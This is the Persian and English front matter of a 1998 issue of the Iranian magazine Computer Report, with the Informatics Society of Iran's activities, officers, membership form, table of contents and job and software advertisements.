- حمایت، تشویق و ارزیابی فعالیتهای پژوهشی.
- نگهداری کتابخانه و مرکز اسناد انجمن.
- بررسی و کمک در وضع کردن و پذیرش استانداردهای مربوط به انفورماتیک.
- گردآوری و پیشنهاد واژه های فارسی مناسب در انفورماتیک.

- انتشار نشریه علمی-خبری گزارش کامپیوتر برای حفظ ارتباط دائمی اعضای انجمن.
- بررسی مقالات و سایر مطالب علمی یا خبری دریافت شده برای نشریات انجمن.
- مشارکت در تألیف، ترجمه و انتشار کتابها.
- تهیه و انتشار واژه نامه انفورماتیک و دیگر کتابهای مرجع.
- هماهنگ کردن و جهت دادن به فعالیتهای انتشاراتی در انفورماتیک در سطح کشور.
- فروش نشریات انجمن و قبول اشتراک و آگهی برای درج در گزارش کامپیوتر.
- تشکیل سمینار و میزگرد برای اعتلای برنامه ها و تعیین سیاستهای آموزشی در انفورماتیک.
- تدوین و ارزیابی برنامه های آموزشی در سطوح مختلف.
- همکاری در ارزیابی مدارک تحصیلی و تخصصها.
- همکاری با سازمانها و مؤسسات مختلف در برگزاری دوره های آموزشی در انفورماتیک.
- شناسایی و ارزیابی منابع و امکانات آموزشی در سطح ملی و بین المللی.

مسئولان انجمن

رئیس: ابراهیم نقیب زاده مشایخ، ۸۸۴۹۲۹۰، Mashayekh@neda.net

نایب رئیس و دبیر: سید ابراهیم ابطی، دانشگاه صنعتی شریف، ۹۱۸۲۰۶۴، abtahi@ce.sharif.ac.ir

خزانه دار: محمد میرزا عبداللہی، ۲۸۵۲۲۴۷

سرپرستان کمیته ها

انتشارات: ابراهیم نقیب زاده مشایخ، ۸۸۴۹۲۹۰، Mashayekh@neda.net

روابط عمومی: خانم مهرانه شنتیایی، ۶۵۰۲۷۸، shantia@neda.net

فعالیهای علمی و فنی: احمد مرآت نیا، ۶۱۲۲۱۱۳، Meratnia@ircarn.ipm.ac.ir

آموزش: سید حسین رضوی، ۶۰۴۷۸۳۴، s.h.razavi@neda.net

عضویت: محمد حسن محوری، ۸۸۱۰۸۶۸، mehvari@vax.ipm.ac.ir

اعضای دیگر

علی پارسا، ۸۷۶۷۳۰۰، parsa@neda.net

احمد بنای یزدی پور، ۷۶۰۰۱۴

مدیر اجرایی

مهرداد خزومی، ۶۵۶۶۸۷، oddy@neda.net

کلیه اعضای هیئت اجرایی به طور افتخاری با انجمن همکاری می کنند.

فرم عضویت

تاریخ تکمیل فرم: / / ۱۳

مدارک مورد نیاز

- * فرم عضویت تکمیل شده که به امضاء متقاضی رسیده باشد.
- * عکس ۳×۴ پشت نویسی شده جهت صدور کارت عضویت.
- * فتوکپی آخرین مدرک تحصیلی برای اعضای عادی و وابسته.
- * یکی از مدارک زیر جهت عضویت دانشجویی:
 - گواهی اشتغال به تحصیل از دانشگاه
 - تأیید یکی از اعضای هیئت اجرایی انجمن
- * اصل فیش پرداختی مبلغ حق عضویت
- * حق عضویت سالانه اعضای حقوقی ۵۰۰٫۰۰۰ ریال
- * حق عضویت سالانه اعضای عادی و وابسته ۳۰٫۰۰۰ ریال
- * حق عضویت سالانه اعضای دانشجویی ۱۰٫۰۰۰ ریال
- * اشتراک یکساله گزارش کامپیوتر ۲۰٫۰۰۰ ریال

شماره حساب: جاری ۱۱۱۷ بانک صادرات شعبه ۱۶۵۲

دانشگاه صنعتی شریف - تهران

نشانی پستی: تهران، صندوق پستی ۱۴۱۵۵/۱۱۹۶

دفتر انجمن: تهران - دکتر فاطمی، پروین اعتصامی، کوچه اردشیر،

شماره ۲۱، طبقه سوم

تلفن دفتر انجمن: ۶۵۶۶۸۷

نام و نام خانوادگی: _____

ش. شناسنامه: _____ تاریخ تولد: / / ۱۳

تحصیلات: _____

محل کار: _____

آدرس: _____

کد پستی: _____

تلفن: _____ فاکس: _____

امضاء متقاضی: _____

GOZARESH-E-COMPUTER

(Computer Report)

Vol. 20, No. 140

June 1998

Publisher

Informatics Society of Iran (ISI)

Managing Editor

Ebrahim N. Mashayekh

Circulation: CR is published bimonthly by ISI. Please address your subscription requests to: Anoosh Hosseini, P.O.Box 61622, Sunnyvale, CA 94088 USA. anoosh@gpg.com.

Annual subscription is included in membership fee. Non-member price: US\$ 20 per year (6 issues).

CR features original and translated articles, news and reviews on all aspects of computing in Iran and abroad.

Submissions: Submit your articles to: The Editor, *Computer Report*, P.O.Box 1196, Tehran 14155, IRAN, mashayekh@neda.net.

All submissions are subject to editing for style, clarity and space consideration.

Editorial: Unless otherwise stated, articles and reports reflect the author's opinion. Inclusion does not imply endorsement by ISI.

Mailing List Rental: ISI lists are available for computer-related products and services.

Copyright ©1998 by

Informatics Society of Iran.

Copying without fee is permitted with credit to the source.

CR's camera-ready copies are produced using TeX-e-parsi typesetting system.

Contents of Persian Section

ARTICLES

CGI Programming	15
FORTTRAN for Parallel Programming	21
Facing with Rapid Evolution of Comp. Sys.	29
Microsoft vs Justice	41
Iran in RoboCup 1998	45

REPORTS

Iranian Robots in RoboCup 1998	47
3rd Annual Computer Conference in Iran	53
ISI Monthly Scientific talk	57

OLYMPIAD

A Report of the 9th Int'l Olympiad of Informatics	55
---	----

DEPARTMENTS

News	2
Internet: Critics about IT	50
Innovation: e-Home	52
Book Review	63
Chronology of Events in the History of Microcomputers	58
Entertainments	65

Informatics Society of Iran

Board of Directors

Ebrahim N. Mashayekh (President)
Ebrahim Abtahi (Vice-President and Secretary)
Mohammad M. Abdollahi (Treasurer)
Mohammad-Hassan Mehvari
Ahmad Merat-Nia
Ali Parsa
Hossein Razavi
Mehraneh Shantiaee
Ahmad B. Yazdipur

Committees

Publishing: Ebrahim N. Mashayekh
Science and Technology: Ahmad Merat-Nia
Education: Hossein Razavi
Public Relations: Mehraneh Shantiaee
Membership: Mohammad-Hassan Mehvari

(All activities done by the Board members are voluntarily)

شرکت خدمات انفورماتیک

(سازمان اجرائی طرح جامع اتوماسیون سیستم بانکی کشور)



بخش شبکه

اگر مایلید به تخصص و خلاقیت شما به بهترین نحو ارج گذاشته شود. اگر علاقه مندید توانائی و پشتکار خود را در حل مسائل اجرائی مهندسی به کار گیرید، و بالاخره اگر کار با پیشرفته ترین تکنولوژی روز را تجربه ای فراموش نشدنی می دانید.

به جمع همکاران

ما بپیوندید



بخش شبکه شرکت خدمات انفورماتیک

جهت اجرای پروژه های عظیم شبکه های ارتباطی بانکی در سطح کشور، از برجسته ترین متخصصان فنون ذیربط برای همکاری تمام وقت در محیطی فعال و پویا با مزایای عالی دعوت به همکاری می کند.

تخصصهای مورد نیاز عبارتند از:

کارشناس سایت ماهواره ای برای کنترل و هدایت ایستگاه مرکزی شبکه بانکی کشور، دارای مدرک کارشناسی یا کارشناسی ارشد مخابرات یا الکترونیک با معدل بالا و آشنائی کافی با مخابرات ماهواره ای ترجیحا" با تجربه لازم.

کارشناس طراحی شبکه های کامپیوتری برای طرح شبکه های محلی و گسترده و ارتباطات در شبکه بانکها، و کار در آزمایشگاه تحقیقاتی شبکه، دارای مدرک کارشناسی یا کارشناسی ارشد الکترونیک، کامپیوتر یا مخابرات با معدل بالا و آشنائی کافی با شبکه های کامپیوتری.

کارشناس تعمیرات برای مرکز تعمیرات و نگهداری سیستم، دارای مدرک کارشناسی یا کارشناسی ارشد الکترونیک یا مخابرات با معدل بالا و تجربه کافی در زمینه طراحی و تعمیر سیستمهای الکترونیکی و مخابراتی.

تکنیسین سایت ماهواره ای برای نگهداری و کنترل تاسیسات و نصب و راه اندازی پایانه های ماهواره ای، دارای مدرک فوق دیپلم مخابرات، الکترونیک، برق و تاسیسات یا کامپیوتر و تجربه کافی.

شرایط عمومی داوطلبان:

- حداکثر سن ۴۰ سال
- داشتن کارت پایان خدمت یا معافیت دائم
- توانائی قبول مسئولیت، روحیه اجرائی و قدرت ابتکار
- تسلط بر زبان انگلیسی

ارائه اطلاعات ذیل:

- ۱- تاریخ تولد، ۲- وضعیت خدمت نظام وظیفه، ۳- معدل دیپلم، ۴- رشته تحصیل دانشگاهی، ۵- نام دانشگاه، ۶- معدل دانشگاه، ۷- تاریخ فارغ التحصیلی، ۸- میزان آشنائی به زبان انگلیسی، ۹- تخصصهای فنی، ۱۰- تجارب کاری همراه با مدت اشتغال در هر مورد، ۱۱- شغل مورد تقاضا.
- داوطلبان باید درخواست خود را به همراه شرح سوابق و تجارب، نشانی و شماره تلفن تماس و یک قطع عکس به آدرس: شرکت خدمات انفورماتیک، صندوق پستی ۱۵۸۷۵/۴۹۵۳ ارسال نمایند. لطفا روی پاکت عبارت تقاضای استخدام در بخش شبکه را درج فرمائید.

آریان نرم افزار مدیریت مالی

سیستم های یکپارچه :

حسابداری

خرید

فروش

اموال

انبار و حسابداری انبار

حقوق و دستمزد


جهت مراکز خدماتی و بازرگانی

شرکت تحقیقات انفورماتیک تهران

صندوق پستی : ۱۹۳۹۵/۱۱۸۷

تلفن : ۲۵۸-۲۲۴۷ فکس : ۲۵۵-۶۵۳۸

پست الکترونیک : abdolahi@neda.net



بانک های اطلاعاتی شرکت

Information Access

شامل عنوان و متن مقالات

از کتب و نشریات روز جهان

و مشخصات محصولات علمی و تجاری

شرکت تحقیقات انفورماتیک تهران

صندوق پستی : ۱۹۳۹۵/۱۱۸۷

تلفن : ۲۵۸-۲۲۴۷ فکس : ۲۵۵-۶۵۳۸

پست الکترونیک : abdolahi@neda.net

